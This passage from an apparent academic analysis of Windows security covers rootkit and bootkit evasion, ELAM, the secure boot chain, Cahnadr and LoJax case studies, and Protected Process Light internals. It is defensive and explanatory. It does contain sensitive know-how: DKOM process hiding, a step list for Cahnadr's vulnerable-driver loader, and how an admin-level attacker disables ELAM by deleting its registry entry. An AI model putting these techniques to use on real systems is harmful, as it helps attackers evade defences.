


Figure 4.4: Execution Flow with Injected User Mode Code




Figure 4.5: Execution Flow with Injected Kernel Mode Code

The second approach to achieve undetectability is to directly manipulate information used by Windows for its bookkeeping and reporting. For example, a rootkit may remove the entry of the process it wanted to conceal from the process list maintained by Windows in kernel mode. This approach is called *direct kernel object manipulation* (DKOM) (Hoglund and Butler, 2005: 169-170). Again, this would require that the rootkit is able to execute code in kernel mode unless it is running in a Windows with version older than Windows XP SP2 or Windows Server 2003 SP1 (Device\PhysicalMemory Object, 2006).

There are only a limited number of ways to execute code in kernel mode (Hoglund and Butler, 2005: 11). One involves exploiting bugs in Windows but the word 'bugs' implies that it is unintended and will be corrected. Another is through undocumented Windows features to add entries to the Global Descriptor Table (Kasslin, 2006) but this approach does not work on 64-bit Windows due to PatchGuard (Yosifovich et al., 2017: 766). This leave drivers as the only guaranteed way to execute code in kernel mode. In fact, it is the only documented way (Kasslin, 2006).

4.5 Detecting Rootkits

There are several ways to detect rootkits. Hoglund and Butler (2005) spent the entire last chapter of their book discussing this. Most of the techniques are based on understanding the different implementations of code insertion in an execution flow and checking for their existence. The problem with such techniques is that they are not generic. One needs to have encountered them to know what to check. It is homologous to adding a malware signature after encountering the malware sample. Therefore, for our ELAM discussion, we are only interested with the more generic technique, which is 'to catch the operating system in a "lie."' It follows the same model as the approach discussed in a related research by Kasslin et al. (2005).

The approach relies on the idea of building two lists of objects that an antimalware software wants to detect. The first is the tainted list, which contains objects enumerated using the APIs provided by Windows. Second is to build a trusted list by obtaining the information at the source or as close to the source as possible. This can be summarized in the next figure.




Figure 4.6: Challenge in Building a Trusted List

Figure 4.6 shows that an antimalware software successfully bypassed the code inserted by rootkit-a. Rootkit-b however, would still be able to conceal itself because the antimalware software failed to obtain the information close enough from the source.

Once we have both lists, finding rootkits is as simple as comparing them. Any objects that appear in the trusted list but not in the tainted list imply that they are being concealed by a rootkit.

4.6 Arms Race

As with any measure-counter measure arms race, rootkits were forced to adapt and started unhiding themselves to antimalware software. From the point of view of the antimalware software, there is no difference between the tainted and the trusted list, hence no hidden objects. Rootkits already keep a whitelist to prevent concealing themselves from their other components. All they need to do is add the antimalware software to the list (Kasslin et al., 2005).

An easy workaround for antimalware software is to simply randomize their name before building the tainted list (Ståhlberg, 2005). Nevertheless, it has become a situation wherein 'developers of rootkit detectors adding detection of latest rootkits to their scanning engines - and developers of rootkits adding detection of latest detectors to their scanning engines' (Hyppönen, 2005).

Another challenge is that it is not always possible to obtain information at the source. In the case of DKOM, the source itself has already been manipulated. One way to work around this is to use a sensor that maintain a list of objects that are being created and deleted. However, this would require that the sensor is already in place before any objects have been created (Kasslin et al., 2005).

In both scenarios, it is apparent that whoever was able to load first has the upper hand. Rootkits can behave inconspicuously against antimalware software or manipulate the source once they have been loaded. This is most likely the reason why Microsoft has designed ELAM to be loaded first and granted it the capability to prevent other drivers from being initialized.

4.7 Bootkits and Other Limitations


In the pursuit to be the first to load, rootkits have resorted to extreme methods, to the extent of subverting the boot process of the operating system. This has led to the emergence of an entirely new class of malware called bootkits.

Unlike rootkit, bootkits insert its code to the boot process of the operating system instead of the execution flow used by Windows APIs. The purpose is to gain control as early as possible during the system startup, as opposed to concealing their components. That is not to say that bootkits are not designed to conceal their components, but rather, it is unnecessary since they live outside the operating system. Bootkits store their components in portions of the disk unused by the operating system, hence does not exist in the point of view of the operating system (Rodionov et al., 2014).

Bootkits overwrite or modify the boot loader code or firmware of the system so that they will be the first to be executed during system startup. Bootkits keep a copy of the original code they replaced so that they can use it to load the system. At the next startup, bootkits will load the original code, modify them at runtime in such a way that the bootkit will regain control after the system has completed startup, then pass the execution to the modified code (Rodionov et al., 2014).

Unfortunately, the arms race between attackers and defenders have forced rootkits to evolve into bootkits years before the introduction of ELAM. The first bootkit for Windows was already found in the wild during 2007 (Rodionov et al., 2014). ELAM was also designed to only protect against malicious drivers but the nature of bootkits has made it unnecessary to use driver for running code in kernel mode. It is also within the power of bootkits to disable ELAM if ever they chose to use a driver since they already have control.

Another thing to consider is that rootkits and bootkits require admin rights to infect a system. This means that any attacker who has the right to infect a system with a rootkit or bootkit would also have the necessary rights to disable ELAM. Specifically, an attacker simply needs to delete the service registry of the ELAM driver (Figure 4.7).



Registry Editor

File Edit View Favorites Help

Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\TestElam

- TestBootDrive
- TestElam
  - Parameters
- TestService
- Themes
- TieringEngine
- tiledatamodel
- TimeBrokerSv

Name	Type	Data
(Default)	REG_SZ	(value not set)
ErrorControl	REG_DWORD	0x00000003 (3)
Group	REG_SZ	Early-Launch
ImagePath	REG_EXPAND_SZ	system32\drivers\TestElam.sys
Start	REG_DWORD	0x00000000 (0)
Type	REG_DWORD	0x00000001 (1)

Figure 4.7: ELAM Service Registry

4.8 Complimentary Feature

Given what have been discussed, one may think that the ELAM feature is a failure. However, it was never intended to be a complete solution against rootkits and bootkits. Instead, ELAM was designed to work in conjunction with the UEFI Secure Boot and Trusted Boot of Windows, or alternatively, with Measured Boot to secure the boot process until an antimalware software is ready to take over the protection of the system (Securing the Windows 8 Boot Process, n.d.). In addition to these, Microsoft also recommends hardware manufactures for Windows 10 to include platform boot verification features such as Intel Boot Guard or AMD Hardware Validated Boot (Standards for a highly secure Windows 10 device, 2018). The idea is to build a 'chain of trust' starting from a root that is immutable.

At bootup, the hardware with platform boot verification features verify the digital signature of the firmware using an immutable public key that comes with the hardware. The firmware is only loaded if its integrity can be confirmed. The firmware with UEFI Secure Boot then ensures the integrity of the bootloader and other system dependencies before handling execution over. In our case, the firmware verifies that the code are signed by Microsoft. Hardware certified to run Windows 8 and newer are required to have UEFI Secure Boot enabled and trust Microsoft certificate by default (Securing the Windows 8 Boot Process, n.d.).

Once the Windows bootloader takes over, it performs a similar integrity verification for ntoskrnl.exe before handling the execution over. The ntoskrnl.exe, in turn, 'verifies every other component of the Windows startup process, including the boot drivers, startup files, and ELAM'. These verifications performed by Windows are collectively called the Trusted Boot (Securing the Windows 8 Boot Process, n.d.).

Finally, ELAM ensures that no malicious third-party drivers, that may potentially be a rootkit, are initialized before an antimalware software has completely loaded. Once the antimalware software is running, it will be responsible for protecting its own components, including the service registry of its ELAM driver.




Figure 4.8: ELAM as a Complimentary Feature

Alternatively, a measured boot approach may be taken. Here, a measurement of the boot process is used to detect any rootkits or bootkits that have been loaded before an antimalware software. In terms of ELAM working under measured boot, the ELAM driver may alter the measurement in the Trusted Platform Module (TPM) instead of preventing a malicious driver from initializing (Secured Boot and Measured Boot: Hardening Early Boot Components Against Malware, 2012).

4.9 Driver Signature Enforcement

Ideally, we would like to review the statistics on new rootkits and bootkits discovered over the years to see if there is a drop after the introduction of ELAM but such statistics are no longer as common as in the past (Kasslin, 2006; Rootkits, Part 1 of 3: The Growing Threat, 2006). It is possible that the number of new rootkits and bootkits have drop to a level that is no longer newsworthy, hence validating the introduction of ELAM and those features for securing system startups.

However, we have to consider that Microsoft has also introduced *driver signature enforcement* (DSE) starting Windows Vista and Windows Server 2008, which required drivers running on 64-bit Windows to have a signature verifiable using a certificate issued by a certification authority trusted by Microsoft (Digital Signatures for Kernel Modules on Systems Running Windows Vista, 2007). Rather than ELAM, it is more likely that DSE was the feature that reduced the number of rootkits in recent years. Based on the survey conducted by Steam, the share of 64-bit Windows systems have grown to over 94% (2018) as of this writing from just around 67% (2012) when ELAM was first introduced. Most malicious drivers simply cannot run on 64-bit Windows, regardless whether ELAM is present, because they are unlikely to be signed. One of the core functionalities of a digital signature is to provide an identity to the publisher of a software (Hudek, 2017a). Naturally, a malware author would not want to be identified. Combined with the growing adoption of 64-bit systems, developing rootkits has become much more cumbersome.

Take note that ELAM is also present on 64-bit machines even when the latter already have DSE. This is because there is still the possibility that a malicious driver can be signed. DSE will not be able to prevent such driver from loading at system startup. Therefore, to validate the design of ELAM in the premise that Windows never introduced DSE, we thought examining performance of ELAM against the most recent rootkit and bootkit would be a rational approach.

4.10 Case Study: Cahnadr Rootkit

Cahnadr is a rootkit that was used in The Slingshot APT (2018) campaign. The rootkit maintains persistence on a system by hijacking the scesrv.dll library, which is a dependency of the services.exe process of Windows that is loaded at every system startup (Figure 4.9). The rootkit first creates a copy of the original scesrv.dll then overwrites the scesrv.dll in the file system with a loader component. Upon loading, the hijacked scesrv.dll will load the main kernel mode component and hand execution to the original routine of scesrv.dll to allow a system to continue its startup. To execute its kernel mode code on 32-bit systems where DSE does not apply, the malware simply uses a driver. On 64-bit systems however, it exploits vulnerabilities in multiple third-party drivers to execute its code. It does not matter if a target system does not have those drivers because the malware will install them itself (Figure 4.10). Once the kernel mode code is active, the malware returns the original copy of the hijacked Windows library when being scanned, effectively hiding itself from antimalware software.





Figure 4.9: Cahnadr Persistence Mechanism


Get SeLoadDriverPrivilege
Load driver (Goad.sys, Speedfan.sys, Sandra.sys or ElbyCDIO.sys)
Instruct driver to execute Cahnadr (for Goad.sys) or exploit driver to execute Cahnadr
Unload Driver
Restore clean scesrv.dll
Figure 4.10: Cahnadr Loader Depending on the Infection Type

In this example, a system does not benefit from ELAM, nor from those features for securing system startups. Although the kernel mode code of Cahnadr is loaded via a driver, both in 32-bit and 64-bit systems, the drivers were initialized at a very late phase of the Windows startup. At that point, ELAM is no longer active. It can be argued that at this phase, the rootkit is not yet active and can be caught by a boot time scanner of an antimalware software. In practice, this is seldomly done because boot time scanner has to be at least partly implemented in kernel mode since the user mode components will not yet be active at this phase. Running in kernel mode means higher privilege, but we want to run a scanner with the lowest privilege as possible for security reasons (Marinescu and Avena, 2018).

4.11 Case Study: LoJax Bootkit

LoJax is a bootkit used in the Sednit APT campaign (LOJAX // First UEFI rootkit found in the wild, courtesy of the Sednit group, 2018). The bootkit uses legitimate third-party tools to modify the firmware of a system to maintain persistence. The modified firmware will load a UEFI module at startup that grant access the file system and the registry hive, which it uses to install a loader component to the system before handling execution over the to the bootloader of Windows. This component then loads the payload of the bootkit and remove traces of itself once Windows has started up. In the Sednit APT campaign, the payload is just a small binary that communicate with a remote server that does not employ any stealth mechanism.

Now, a system does not benefit from ELAM per se but the bootkit would have been stopped by a hardware with platform boot verification features. Specifically, on systems with Intel Boot Guard and Secure Boot enabled, the firmware would already stop while loading the UEFI module of the bootkit because it is not signed by the hardware manufacturer (Bypassing Intel Boot Guard, 2017). The same is just assumed for system using AMD Hardware Validated Boot because there was not enough public information about AMD’s implementation that could explain how it could have protected against the attack.

Take note that having UEFI Secure Boot alone will not be enough to protect against LoJax. UEFI Secure Boot is only able to protect against UEFI modules loaded from the storage device of the system. However, the bootkit stores its UEFI module in the firmware volume. UEFI modules loaded from the firmware volume are always executed regardless if they are signed or not (Bulygin et al., 2013).




Figure 4.11: LoJax Persistence Mechanism

LoJax also has the potential to be caught be an antimalware software utilizing the Measured Boot functionality. For example, an antimalware software may be able to detect that the measurement is different from the previous boot and that it does not match with measurements from similar systems of other users. Although Measured boot alone may be able to detect LoJax, in theory, such approach is generally unreliable. A bootkit can modify the firmware in such a way that it will always give the measurement an antimalware software expects to see.

Unfortunately for systems that do not support these three features, the user mode component will be loaded before the main scanners of an antimalware software. Therefore, the malware would have already loaded any payload and removed traces of itself. Just like in the Cahnadr case, the user mode component can be caught by any boot time scanner but they are seldomly used in practice. The payload used in this particular Sednit APT campaign may also be caught by any antimalware software but in theory, LoJax could have executed a payload with stealth capabilities.

4.12 Assessment

For end users, ELAM reduces their exposure to rootkits and bootkits for free. The feature comes with modern Windows installations. The only hurdle users may have to face is when they use some third-party drivers that are blacklisted by the ELAM component of their antimalware software. As mentioned earlier, the implementation of an ELAM signature database is up to the antimalware software; thus, some may decide to block legitimate third-party drivers as we will discuss shortly. This should not be considered as an additional barrier to using the feature though because this is no different from an antimalware software blocking legitimate applications they deemed risky or potentially unwanted for the general users. Examples of such applications are remote administration tools and cryptocurrency miner applications. Users are usually provided with the option to allow or block such applications. The same applies in ELAM, where users may configure Windows to allow `BdCbClassificationKnownBadImageBootCritical` drivers via group policy.

However, we discussed earlier that ELAM alone does not bring much protection to the end users. Unfortunately, the cost of entry for the other features for securing system startups are high. Intel Boot Guard and AMD Hardware Validated Boot are hardware features. UEFI Secure Boot may be a software feature but it requires a supported firmware. The same applies to Measured Boot but it also requires a TPM.

For antimalware software vendors, ELAM enables them to improve their coverage against driver-based threats. Although driver-based rootkits are no longer as prevalent as in the past due to the uptake of 64-bit systems and DSE, antimalware vendors may have paying customers that are still using 32-bit machines. There are also multiple use cases where there is a need to blacklist signed drivers. First is the emergence of ‘Bring Your Own Vuln’, where perpetrators install a vulnerable software themselves for the sole purpose of exploiting it – just like what happened in the Canahdr case. This approach is also being used in other attacks, such as bypassing firewall (Balazs, 2014), so blacklisting such software does bring additional value aside from protecting against malware. Second is that there are multiple instances in the past where malware were signed with valid digital signatures. Although their objective at that time were to increase their chances of getting whitelisted (Niemelä, 2010), there is no reason to believe that a similar approach will not be used to bypass DSE.

In terms of practicalities, ELAM is a new component, hence developers do not face challenges involved in migrating old software projects to new development environments. However, it is very likely that ELAM will not be supported by the existing supply chain infrastructure of an antimalware software especially as ELAM cannot use existing signature databases. The cost for this does not seem to be justified by the limited benefits of ELAM, but the fact is that Microsoft has indirectly made it a requirement for antimalware software to have ELAM. ELAM is a prerequisite of Protected Process Light (PPL), which is a requirement for antimalware software to integrate into Windows starting Windows 10 version 1809 (Wood et al., 2018). This was most likely enforced by Microsoft for efficiency reasons. We will see in the following chapter that PPL will also be requiring a code-signing certificate traceable to Microsoft. Instead of requiring antimalware software to submit each of their components individually to Microsoft for signing, they are only required to embed their code-signing certificate to their ELAM component. This way, they only need to submit their ELAM component to Microsoft for signing. Given what was mentioned, it is possible for antimalware software to develop an ELAM component just to comply with the requirement without implementing the full ELAM functionality if they decide the benefit does not outweigh the cost.

5 Protected Processes

In the security model of Windows, any process running with admin rights can acquire the debug privilege, which in turn allows the process to request any access rights to any process in the system. This means that any user who has admin rights is able to read the memory content of any process in the system. Processes may include those of media players, whose memory may contain copyrighted digital media in unprotected form. To support protected playback of these media, protected processes were introduced in Windows Vista and Windows Server 2008. Running a process as protected will deny certain access rights even to processes that have the debug privilege. To prevent malicious processes from abusing the feature, for example, like protecting themselves from antimalware software, Windows will only allow a process to be protected if its image file is signed with a special Windows Media Certificate (Yosifovich et al., 2017: 113).

Starting Windows 8.1 and Windows Server 2012 R2, the feature was extended to allow other processes to be protected. The feature is now called Protected Processes Light (PPL). In this iteration, multiple protection levels were introduced, some lighter than the others. Just like in the earlier iteration, the digital signature of a file, specifically, the code-signing certificate of the file, determines at which protection level the file can be executed. The protection level then determines which access rights will be restricted and which DLLs can be loaded.

5.1 Under the Hood

In Windows, each process is described by a memory structure called `EPROCESS` (Yosifovich et al., 2017: 105). Starting Windows Vista and Windows Server 2008, a bit called `ProtectedProcess` was added to the `EPROCESS` structure to denote that a process is protected (Ionescu, 2013a). Once a process is protected, other non-protected processes will no longer be able to perform certain operations on the protected process. These operations are listed Table 5.1 (Ionescu, 2007).

Inject a thread into a protected process
Access the virtual memory of a protected process
Debug an active protected process
Duplicate a handle from a protected process
Change the quota or working set of a protected process
Set or retrieve thread context information from a protected process
Impersonate a thread from a protected process

Table 5.1: Restricted Operations on a Protected Process

The `ProtectedProcess` bit was removed when the `SignatureLevel` field was added to the `EPROCESS` structure in Windows 8. This is because the former can already be implied from the latter (Ionescu, 2013d). However, the entire model was replaced with PPL starting Windows 8.1 and Windows Server 2012 R2.

In PPL, a new field called `Protection` was added (Ionescu, 2013a) in addition to the `SignatureLevel` field. The `Protection` field denotes the protection level of a process and is derived from its `Signer` and `Type` subfields (Ionescu, 2013b). The possible values of `Signer` are listed down in Figure 5.1 while the possible values of `Type` in Figure 5.2.

```
ntdll!_PS_PROTECTED_SIGNER
   PsProtectedSignerNone = 0n0
   PsProtectedSignerAuthenticode = 0n1
   PsProtectedSignerCodeGen = 0n2
   PsProtectedSignerAntimalware = 0n3
   PsProtectedSignerLsa = 0n4
   PsProtectedSignerWindows = 0n5
   PsProtectedSignerWinTcb = 0n6
   PsProtectedSignerWinSystem = 0n7
   PsProtectedSignerApp = 0n8
   PsProtectedSignerMax = 0n9
```
Figure 5.1: Protection Signers


```
ntdll!_PS_PROTECTED_TYPE
   PsProtectedTypeNone = 0n0
   PsProtectedTypeProtectedLight = 0n1
   PsProtectedTypeProtected = 0n2
   PsProtectedTypeMax = 0n3
```
Figure 5.2: Protection Types

As example, Figure 5.3a illustrates how a Windows kernel debugger can be used to inspect the `Protection` field of the SecurityHealthService.exe and the MsMpEng.exe processes to derive the protection level. The results are summarized in Table 5.2. Notice how they corresponds to the Protection column of Process Explorer in Figure 5.3b.

	`Signer`		**`Type`**	**Protection Column in Process Explorer**
	Binary	Decimal		
SecurityHealthService.exe	101	5	1	PsProtectedSignerWindows-Light
MsMpEng.exe	011	3	1	PsProtectedSignerAntimalware-Light

Table 5.2: `Signer` and `Type` of SecurityHealthService.exe and MsMpEng.exe

```
0: kd> dt _EPROCESS Protection
ntdll!_EPROCESS
   +0x6ca Protection : _PS_PROTECTION
0: kd> !process 0 0 SecurityHealthService.exe
PROCESS ffff9400b4a6f4c0
    SessionId: 0  Cid: 098c    Peb: 799afa8000  ParentCid: 0274
    DirBase: 11a81c000  ObjectTable: ffffe38fe6651d00  HandleCount: 332.
    Image: SecurityHealthService.exe

0: kd> dt ffff9400b4a6f4c0+0x6ca _PS_PROTECTION
ntdll!_PS_PROTECTION
   +0x000 Level            : 0x51 'Q'
   +0x000 Type             : 0y001
   +0x000 Audit            : 0y0
   +0x000 Signer           : 0y0101
0: kd> !process 0 0 MsMpEng.exe
PROCESS ffff9400b49db5c0
    SessionId: 0  Cid: 09c8    Peb: f13fef2000  ParentCid: 0274
    DirBase: 11ac42000  ObjectTable: ffffe38fe6612c40  HandleCount: 989.
    Image: MsMpEng.exe

0: kd> dt ffff9400b49db5c0+0x6ca _PS_PROTECTION
ntdll!_PS_PROTECTION
   +0x000 Level            : 0x31 '1'
   +0x000 Type             : 0y001
   +0x000 Audit            : 0y0
   +0x000 Signer           : 0y0011
```
Figure 5.3a: Protection Level as Shown in WinDbg



Process Explorer - Sysinternals: www.sysinternals.com [DESKTOP-02MMOSB\joe] (...

File Options View Process Find Users Help

Process		Company Name	Protection
svchost.exe	r Windows Services	Microsoft Corporation	
spoolsv.exe	tem App	Microsoft Corporation	
svchost.exe	r Windows Services	Microsoft Corporation	
svchost.exe	r Windows Services	Microsoft Corporation	
svchost.exe	r Windows Services	Microsoft Corporation	
svchost.exe	r Windows Services	Microsoft Corporation	
svchost.exe	r Windows Services	Microsoft Corporation	
svchost.exe	r Windows Services	Microsoft Corporation	
SecurityHealthService.exe	rity Health Service	Microsoft Corporation	PsProtectedSignerWindows-Light
svchost.exe	r Windows Services	Microsoft Corporation	
svchost.exe	r Windows Services	Microsoft Corporation	
svchost.exe	r Windows Services	Microsoft Corporation	
MsMpEng.exe	rvice Executable	Microsoft Corporation	PsProtectedSignerAntimalware-Light
svchost.exe	r Windows Services	Microsoft Corporation	
svchost.exe	r Windows Services	Microsoft Corporation	
svchost.exe	r Windows Services	Microsoft Corporation	
svchost.exe	r Windows Services	Microsoft Corporation	
svchost.exe	r Windows Services	Microsoft Corporation	
NisSrv.exe			

CPU Usage: 42.47% Commit Charge: 28.57% Processes: 102 Physical Usage: 43.58%

Figure 5.3b: Protection Level as Shown in Process Explorer

The protection level determines whether restrictions will be applied to a request and which rights will be restricted. Restrictions will be applied to requests from processes with a lower protection `Type` than their target (Ionescu, 2013c). For example, restrictions will be applied to `PsProtectedTypeProtectedLight` processes requesting access rights to `PsProtectedTypeProtected` processes (Figure 5.2).

Restrictions will also be applied to requests from processes that do not 'dominate' their target. To determine whether a process 'dominates' another, the protection `Signer` of the requesting process is used to obtain a `DominateMask` from the `RtlProtectedAccess` table in ntoskrnl.exe. The table has a structure described in Figure 5.4 (Ionescu, 2013b).

```
RTL_PROTECTED_ACCESS
+0x000 DominateMask        : Uint4B
+0x004 DeniedProcessAccess : Uint4B
+0x008 DeniedThreadAccess  : Uint4B
```

Figure 5.4: `RTL_PROTECTED_ACCESS`

A process dominates a target if the protection `Signer` of the target belongs to the `DominateMask` of the requesting process (Ionescu, 2013c). As example, we use the entries of the `RtlProtectedAccess` table in Windows 10 version 1809 as shown in Table 5.3.

Signer	**DominateMask**	**DeniedProcessAccess**	**DeniedThreadAccess**
None	0x00000000	0x00000000	0x00000000
Authenticode	0x00000002	0x000fc7fe	0x000fe3fd
CodeGen	0x00000004	0x000fc7fe	0x000fe3fd
Antimalware	0x00000108	0x000fc7ff	0x000fe3ff
Lsa	0x00000010	0x000fc7ff	0x000fe3ff
Windows	0x0000003e	0x000fc7fe	0x000fe3fd
WinTcb	0x0000017e	0x000fc7ff	0x000fe3ff
WinSystem	0x000001fe	0x000fefff	0x000ff7ff

Table 5.3: `RtlProtectedAccess` Table in Windows 10 Version 1809

Based on the table, PsProtectedSignerAntimalware processes have a DominateMask of 0x00000108. This means that they have bits 3 and 8 enabled in their DominateMask, which correspond to PsProtectedSignerAntimalware and PsProtectedSignerApp processes respectively (Figure 5.1). Therefore, PsProtectedSignerAntimalware processes dominate other PsProtectedSignerAntimalware and PsProtectedSignerApp processes.

Once it has been determined that a restriction has to be applied, the RtlProtectedAccess table is used again to check if the request should be denied. Depending on whether the requested access rights are for a process or for a thread, they are checked against the DeniedProcessAccess value or the DeniedThreadAccess value of the target process (Ionescu, 2013b). As example, a non-protected process (PsProtectedSignerNone) has a DominateMask of 0x00000000, which means it does not dominate any process. A request for a THREAD_SUSPEND_RESUME (0x0002) access right to a PsProtectedSignerAntimalware process by a non-protected process will be denied because PsProtectedSignerAntimalware processes have a DeniedThreadAccess value of 0x000fe3ff, which covers 0x0002 (0x000fe3ff AND 0x0002 = 0x0002). However, a similar request to a PsProtectedSignerWindows process will not be denied because 0x000fe3fd does not cover 0x0002 (0x000fe3fd AND 0x0002 = 0x0000).

